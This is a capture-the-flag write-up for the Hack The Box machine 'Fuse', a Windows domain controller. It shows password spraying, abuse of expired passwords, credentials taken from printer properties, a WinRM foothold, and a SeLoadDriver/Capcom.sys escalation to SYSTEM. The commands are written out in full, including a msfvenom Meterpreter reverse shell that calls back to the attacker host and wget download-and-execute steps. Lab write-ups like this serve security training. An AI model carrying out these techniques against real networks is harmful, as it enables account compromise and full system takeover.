Fuse

26st October 2020 / Document No D20.100.71

Prepared By: Cube0x0

Machine Author(s): egre55

Difficulty: Medium

Classification: Official

Synopsis

Fuse is a medium difficulty Windows box made that starts with enumeration of a print job logging application From this we can harvest usernames and possible passwords for use in a password spray attack. This successfully identifies that three domain accounts have the same password set, although their passwords are expired. We can use the Windows API to set a new password. With valid credentials we can enumerate shared printers, which yields credentials for the printer service account. This account can be used to establish a WinRM shell on the machine. From this foothold we can abuse the SeLoadDriver privilege and get a shell as SYSTEM.

Skills Required

- Basic Windows Knowledge

Skills Learned

- Printer Enumeration
- Reset Expired Passwords
- SeLoadDriver Privilege Abuse
- Password Spraying

Enumeration

```
ports=$(nmap -p- --min-rate=1000  -T4 10.10.10.193 | grep ^[0-9] | cut -d '/' -f 1 | tr '\n' ',' | sed s/,$//)
nmap -p$ports -sC -sV 10.10.10.193
```

```
nmap -p$ports -sC -sV 10.10.10.193

Starting Nmap 7.80 ( https://nmap.org ) at 2020-10-07 06:17 CDT
Nmap scan report for 10.10.10.193
Host is up (0.036s latency).

PORT      STATE SERVICE      VERSION
53/tcp    open  domain?
| fingerprint-strings:
|   DNSVersionBindReqTCP:
|     version
|_    bind
80/tcp    open  http         Microsoft IIS httpd 10.0
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/10.0
|_http-title: Site doesn't have a title (text/html).
88/tcp    open  kerberos-sec Microsoft Windows Kerberos (server time: 2020-10-07 06:31:43Z)
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
389/tcp   open  ldap         Microsoft Windows Active Directory LDAP (Domain: fabricorp.local)
445/tcp   open  microsoft-ds Windows Server 2016 Standard 14393 (workgroup: FABRICORP)
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http   Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap         Microsoft Windows Active Directory LDAP (Domain: fabricorp.local)
3269/tcp  open  tcpwrapped
5985/tcp  open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0

Host script results:
|_clock-skew: mean: -2h25m43s, deviation: 4h02m32s, median: -4h45m45s
| smb-os-discovery:
|   OS: Windows Server 2016 Standard 14393 (Windows Server 2016 Standard 6.3)
|   Computer name: Fuse
|   NetBIOS computer name: FUSE\x00
|   Domain name: fabricorp.local
|   Forest name: fabricorp.local
|   FQDN: Fuse.fabricorp.local
|_  System time: 2020-10-06T23:34:04-07:00
```

Nmap reveals that we are looking at a Domain Controller (DC) for the `fabricorp.local` domain. Apart from the standard ports exposed by domain controllers, we note that ports 5985 (Windows Remote Management) and 80 (Internet Information Services) are available. The server version is Windows Server 2016 and the OS Build is 14393.


Navigating to port 80 in the browser results in a redirect to the URL below.

```
http://fuse.fabricorp.local/papercut/logs/html/index.htm
```


We can add the DC as a name server in `/etc/resolv.conf` and refresh the web page.

```
cat /etc/resolv.conf

nameserver 10.10.10.193
<SNIP>
```


This reveals the PaperCut Print Logger application, which is used for auditing print jobs. The page contains a list of print jobs grouped by date.



Clicking on the first instance `29 May 2020` reveals the print jobs below. Some interesting information can be gained from this, such as the company username format (first letter of the first name followed by the surname), internal hostname format, possible job/role functions, and the presence of a printer called `HP-MFT01`. We can collect 3 usernames from this page (`pmerton`, `tlavel`, and `bnielson`) and save them to `users.txt` locally.




The instance of the `30 May 2020` reveals another username `sthompson`, which we add to our users.txt file. We also see a Word document with the curious title `Fabricorp01`. It's possible that someone typed a password into a Word document, saved it and printed it off. Upon saving, Microsoft Word uses the first sentence in a document as the suggested filename.



Let's take our four users and potential password, and perform a password spray using CrackMapExec.

```
crackmapexec smb 10.10.10.193 -d fabricorp -u users.txt -p 'Fabricorp01'
```



This doesn't reveal any success cases, although it's worth noting that `STATUS_PASSWORD_MUST_CHANGE` is not a failure case. We have the correct password for the `tlavel`, `bnielson` and `bhult` accounts, although the password for the accounts has expired and needs to be changed before logging in. It seems that the IT Helpdesk are setting common passwords for their users.

Foothold


In the absence of RDP (which will prompt the user to change their password), we can use PowerShell to interact with the Windows NET API module NetApi32, and change the password programmatically. This article is found upon searching for how a user can change their own expired password without RDP, and the following code is taken directly from it.

```
$username = 'bnielson'
$dc = 'fuse.fabricorp.local'
$old = 'Fabricorp01'
$new = 'SOmeVeryLongPa5s!'

$code = @'
[DllImport("netapi32.dll", CharSet = CharSet.Unicode)]
public static extern bool NetUserChangePassword(string domain, string username,
string oldpassword, string newpassword);
'@

$NetApi32 = Add-Type -MemberDefinition $code -Name 'NetApi32' -Namespace 'Win32'
-PassThru
$NetApi32::NetUserChangePassword($dc, $username, $old, $new)
```


Note: If we want to change the password than once, we'll have to choose a new one each time owing to password history enforcement in the domain. The password is reverted every two minutes.

Disconnect the VPN on the Linux machine and hop over to a Windows machine. On the Windows machine, connect the VPN, and execute the code above in the Windows PowerShell ISE. We receive confirmation that the password for `bnielson` was successfully changed if the last command returns `False`.


Still from the Windows machine, we can navigate to the UNC path `\\10.10.10.193\` and are presented with an authentication box as expected. Input the username `bnielson` with the new password set.




This reveals the standard domain controller shares below, and also the printer `hp-mft01`.



Let's connect to the printer by right-clicking on the object and selecting `Connect`.



This downloads the printer driver and sets up the local printer object. Open "Printers & Scanners", right-click on the newly added printer and click "Properties". In corporate settings, the main printers are often multifunction devices that also perform other functions such as faxing and scanning. In this case, the "scan to docs" feature requires a password (possibly for the service account), and this has been added to the printer object to help the users. We should also note that this password seems generic for service accounts in general.



We can also enumerate printer properties using PowerShell.

```
Get-Printer -Name \\10.10.10.193\hp-mft01 | Format-List
```

```
Get-Printer -Name \\10.10.10.193\hp-mft01 | Format-List

Name          : \\10.10.10.193\hp-mft01
ComputerName  : 10.10.10.193
Type          : Connection
ShareName     : HP-MFT01
PortName      : HP-MFT01
DriverName    : HP Universal Printing PCL 6
Location      : Central (Near IT, scan2docs password: $fab@s3Rv1ce$1)
```

Set the password for `bnielson` again, then disconnect the VPN on the Windows machine and jump back to Linux. Edit `/etc/resolv.conf` again, comment out the added name server entry and re-connect the VPN.

```
cat /etc/resolv.conf

#nameserver 10.10.10.193
nameserver 8.8.8.8
```

We can use the `bnielson` credentials to enumerate domain users with Windapsearch.

```
git clone https://github.com/ropnop/windapsearch
pip install python-ldap
cd windapsearch
python windapsearch.py -u "FABRICORP\bnielson" --dc-ip 10.10.10.193 -U
```

```
windapsearch.py -u "FABRICORP\bnielson" --dc-ip 10.10.10.193 -U
Password for FABRICORP\bnielson:

[+] Using Domain Controller at: 10.10.10.193
[+] Getting defaultNamingContext from Root DSE
[+]     Found: DC=fabricorp,DC=local
[+] Attempting bind
[+]     ...success! Binded as:
[+]      u:FABRICORP\bnielson
[+] Enumerating all AD users
[+]     Found 15 users:
cn: Administrator
cn: Guest
cn: DefaultAccount
cn: krbtgt
cn: svc-print
cn: bnielson
cn: sthompson
cn: tlavel
cn: pmerton
cn: svc-scan
cn: bhult
cn: dandrews
cn: mberbatov
cn: astein
cn: dmuir
```

Save the users to `users.txt` and run CrackMapExec to spray the password that we got from the printer.

```
crackmapexec smb 10.10.10.193 -d fabricorp -u users.txt -p '$fab@s3Rv1ce$1'
```

```
crackmapexec smb 10.10.10.193 -d fabricorp -u users.txt -p '$fab@s3Rv1ce$1'

SMB 10.10.10.193 445 FUSE [*] Windows Server 2016 Standard 14393 (name:FUSE)
SMB 10.10.10.193 445 FUSE [-] fabricorp\Administrator:$fab@s3Rv1ce$1 STATUS_LOGON_FAILURE
SMB 10.10.10.193 445 FUSE [-] fabricorp\Guest:$fab@s3Rv1ce$1 STATUS_LOGON_FAILURE
SMB 10.10.10.193 445 FUSE [-] fabricorp\DefaultAccount:$fab@s3Rv1ce$1 STATUS_LOGON_FAILURE
SMB 10.10.10.193 445 FUSE [-] fabricorp\krbtgt:$fab@s3Rv1ce$1 STATUS_LOGON_FAILURE
SMB 10.10.10.193 445 FUSE [+] fabricorp\svc-print:$fab@s3Rv1ce$1
```

This reveals that `svc-print` is also configured with this password.

Now we can use windapsearch again to enumerate group membership of our compromised user.

```
windapsearch.py -u "FABRICORP\bnielson" --dc-ip 10.10.10.193 -U --attrs
cn,memberof
```

```
windapsearch.py -u "FABRICORP\bnielson" --dc-ip 10.10.10.193 \
    -U --attrs cn,memberof
Password for FABRICORP\bnielson:

[+] Using Domain Controller at: 10.10.10.193
[+] Getting defaultNamingContext from Root DSE
[+]     Found: DC=fabricorp,DC=local
[+] Attempting bind
[+]     ...success! Binded as:
[+]      u:FABRICORP\bnielson
[+] Enumerating all AD users
[+]     Found 15 users:
<SNIP>
cn: svc-print
memberOf: CN=IT_Accounts,CN=Users,DC=fabricorp,DC=local
memberOf: CN=Print Operators,CN=Builtin,DC=fabricorp,DC=local
cn: bnielson
<SNIP>
```


Next we can also check the nested membership of our compromised user

```
windapsearch.py -u "FABRICORP\bnielson" --dc-ip 10.10.10.193 -G --attrs
cn,memberof
```

The `IT_Accounts` group has membership of the `Remote Management Users` group, which grants all members of `IT_Accounts` with permissions to connect to the server remotely using WinRM.

```
windapsearch.py -u "FABRICORP\bnielson" --dc-ip 10.10.10.193 \
    -G --attrs cn,memberof
Password for FABRICORP\bnielson:

[+] Using Domain Controller at: 10.10.10.193
[+] Getting defaultNamingContext from Root DSE
[+]     Found: DC=fabricorp,DC=local
[+] Attempting bind
[+]     ...success! Binded as:
[+]      u:FABRICORP\bnielson
[+] Enumerating all AD groups
[+]     Found 50 groups:
<SNIP>
cn: IT_Accounts
memberOf: CN=Remote Management Users,CN=Builtin,DC=fabricorp,DC=local
```

As Nmap revealed that port 5985 was open, we can connect using [evil-winrm] using `svc-print:$fab@s3Rv1ce$1`


evil-winrm -i 10.10.10.193 -u svc-print -p '$fab@s3Rv1ce$1'
Evil-WinRM shell v2.3
Info: Establishing connection to remote endpoint
Evil-WinRM PS C:\Users\svc-print\Documents>

Privilege Escalation

The `whoami /groups` command reveals that we are a member of the `Print Operators` group. Membership of this group bestows the `SeLoadDriver` privilege on its members. The command `whoami /priv` reveals that this privilege is already enabled in our logon token. We can get a better understanding of the SeLoadDriver privilege by reading this post by Microsoft which describes the vulnerability and impact associated with this privilege:

```
Device drivers run as highly privileged code. A user who has the Load and unload
device drivers user right could unintentionally install malware that masquerades
as a device driver.
```

```
*Evil-WinRM* PS C:\Users\svc-print\Documents> whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                    State
============================= ============================== =======
SeMachineAccountPrivilege     Add workstations to domain     Enabled
SeLoadDriverPrivilege         Load and unload device drivers Enabled
SeShutdownPrivilege           Shut down the system           Enabled
SeChangeNotifyPrivilege       Bypass traverse checking       Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Enabled
```

So far we know that we have the ability to load drivers. However, a quick Google search of this exploitation vector reveals a Tarlogic Security post that shows how a vulnerable driver can be loaded, which can be leveraged to get RCE. It also mentions that this vector is no longer exploitable in the latest Windows 10 or Windows 2016 versions.

```
All tests have been performed in a Windows 10 Version 1708 environment.
As of Windows 10 Version 1803, NTLoadDriver seems to forbid references to
registry keys under HKEY_CURRENT_USER.
```

It also isn't exploitable on Windows Server 2019. However, referring back to our Nmap scan, we see that the machine is Windows Server 2016, OS Build 14393. Privilege escalation using the `SeLoadDriver` privilege is still possible in this build version.

Windows Defender is not enabled on the machine so we don't have to care about any evasion.

```
get-item 'hklm:\SOFTWARE\Microsoft\Windows Defender\Real-Time Protection\'
```

```
*Evil-WinRM* PS C:\Users\svc-print\Documents> get-item `
    'hklm:\SOFTWARE\Microsoft\Windows Defender\Real-Time Protection\'

Name                           Property
----                           --------
Real-Time Protection           DisableRealtimeMonitoring : 1
```

We are going to load the same vulnerable driver as the blog post and use Metasploit to exploit it. The Metasploit Capcom exploit requires a modification before we can use it so let's open the exploit in an editor.

```
pico /usr/share/metasploit-
framework/modules/exploits/windows/local/capcom_sys_exec.rb
```

Next, comment out the section beginning with `check_result`, using the multi-line comment tags `=begin` and `=end`. These tags should not be indented.

```
=begin
    check_result = check
    if check_result == Exploit::CheckCode::Safe || check_result ==
Exploit::CheckCode::Unknown
      fail_with(Failure::NotVulnerable, 'Exploit not available on this system.')
    end

    if sysinfo['Architecture'] == ARCH_X64
      if session.arch == ARCH_X86
        fail_with(Failure::NoTarget, 'Running against WOW64 is not supported,
please get an x64 session')
      end

      if target.arch.first == ARCH_X86
        fail_with(Failure::NoTarget, 'Session host is x64, but the target is
specified as x86')
      end
    end
=end
```

Next, start Metasploit and set up the multi/hander as follows.

```
use multi/handler
set payload windows/x64/meterpreter/reverse_tcp
set LHOST tun0
set LPORT 4444
exploit -j
```

Then create a 64-bit Meterpreter reverse TCP payload. The architecture is important because the vulnerable Capcom driver exploit is only possible in 64-bit sessions.

```
msfvenom --platform windows -p windows/x64/meterpreter/reverse_tcp
LHOST=10.10.14.2 LPORT=4444 -f exe > msiexec.exe
```

```
msfvenom --platform windows -p windows/x64/meterpreter/reverse_tcp `
    LHOST=10.10.14.2 LPORT=4444 -f exe > msiexec.exe

[-] No arch selected, selecting arch: x64 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 510 bytes
Final size of exe file: 7168 bytes
```

Now we stand up a Python web server in our virtual machine, download the binary to the server and execute it using the `start-process` PowerShell cmdlet. After executing the binary, we receive a Meterpreter session as expected.

```
wget http://10.10.14.2/msiexec.exe -O msiexec.exe
start-process .\msiexec.exe
```

Next, we need to load the vulnerable Capcom driver, which can be exploited with the above module. Safe boot is not enabled in the VM BIOS, which allows us to load signed third-party drivers on the system.

In an attempt to defeat game-cheaters, Capcom attempted to build a Sony-style rootkit into their driver. However, the implementation was poor and it contained multiple vulnerabilities, including one that allowed userland code to be executed in the kernel.

We can download and compile eoploaddriver.cpp, and use it to install the vulnerable driver, but first we need to install Visual Studio then Build Tools for Visual Studio.

After installation we can launch a Visual Studio developer tools console (x86-x64) to compile the binary using the following command. The `/DUNICODE` flag will allow for Unicode output and we'll import the external `shell32.lib` library specified at the end of the command.

```
cl.exe /DUNICODE /D_UNICODE eoploaddriver.cpp shell32.lib
```

```
cl.exe /DUNICODE /D_UNICODE  eoploaddriver.cpp shell32.lib
Microsoft (R) C/C++ Optimizing Compiler Version 19.27.29112 for x86
Copyright (C) Microsoft Corporation.  All rights reserved.

eoploaddriver.cpp
Microsoft (R) Incremental Linker Version 14.27.29112.0
Copyright (C) Microsoft Corporation.  All rights reserved.

/out:eoploaddriver.exe
eoploaddriver.obj
shell32.lib
```

The binary is successfully compiled. Next, download the NirSoft tool DriverView and the vulnerable Capcom driver. Transfer the three files to the box under `C:\test`.

```
wget http://10.10.14.2/eoploaddriver.exe -O C:\test\eoploaddriver.exe
wget http://10.10.14.2/Capcom.sys -O C:\test\Capcom.sys
wget http://10.10.14.2/DriverView.exe -O C:\test\DriverView.exe
```

First, execute `eoploaddriver.exe`, in order to load the vulnerable driver.

```
.\eoploaddriver.exe System\CurrentControlSet\MyService C:\test\Capcom.sys
```

```
*Evil-WinRM* PS C:\test> .\eoploaddriver.exe `
    System\CurrentControlSet\MyService C:\test\Capcom.sys

[+] Enabling SeLoadDriverPrivilege
[+] SeLoadDriverPrivilege Enabled
[+] Loading Driver: \Registry\User\S-
1-5-21-2633719317-1471316042-3957863514-1104\System\CurrentControlSet
\MyService
NTSTATUS: 00000000, WinError: 0
```

This runs and the status code `00000000` is returned, which indicates that the driver was successfully loaded. We can use `DriverView.exe` to confirm this.

```
.\DriverView.exe /stext drivers.txt
gc .\drivers.txt | Select-String -pattern Capcom
```

```
*Evil-WinRM* PS C:\test> .\DriverView.exe /stext drivers.txt
*Evil-WinRM* PS C:\test> gc .\drivers.txt | Select-String -pattern Capcom

Driver Name       : Capcom.sys
Filename          : C:\test\Capcom.sys
```

Finally, return to Metasploit and run the exploit.

```
use exploit/windows/local/capcom_sys_exec
set SESSION 1
LHOST tun0
run
```

```
msf6 exploit(windows/local/capcom_sys_exec) > run

[*] Started reverse TCP handler on 10.10.14.2:4444
[*] Launching notepad to host the exploit...
[+] Process 580 launched.
[*] Reflectively injecting the exploit DLL into 580...
[*] Injecting exploit into 580...
[*] Exploit injected. Injecting payload into 580...
[*] Payload injected. Executing exploit...
[*] Sending stage (200262 bytes) to 10.10.10.193
[+] Exploit finished, wait for (hopefully privileged) payload execution
to complete.
[*] Meterpreter session 2 opened (10.10.14.2:4444 ->
10.10.10.193:50583) at 2020-10-26 10:24:07 -0500

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```

This is successful, and we receive a shell as SYSTEM.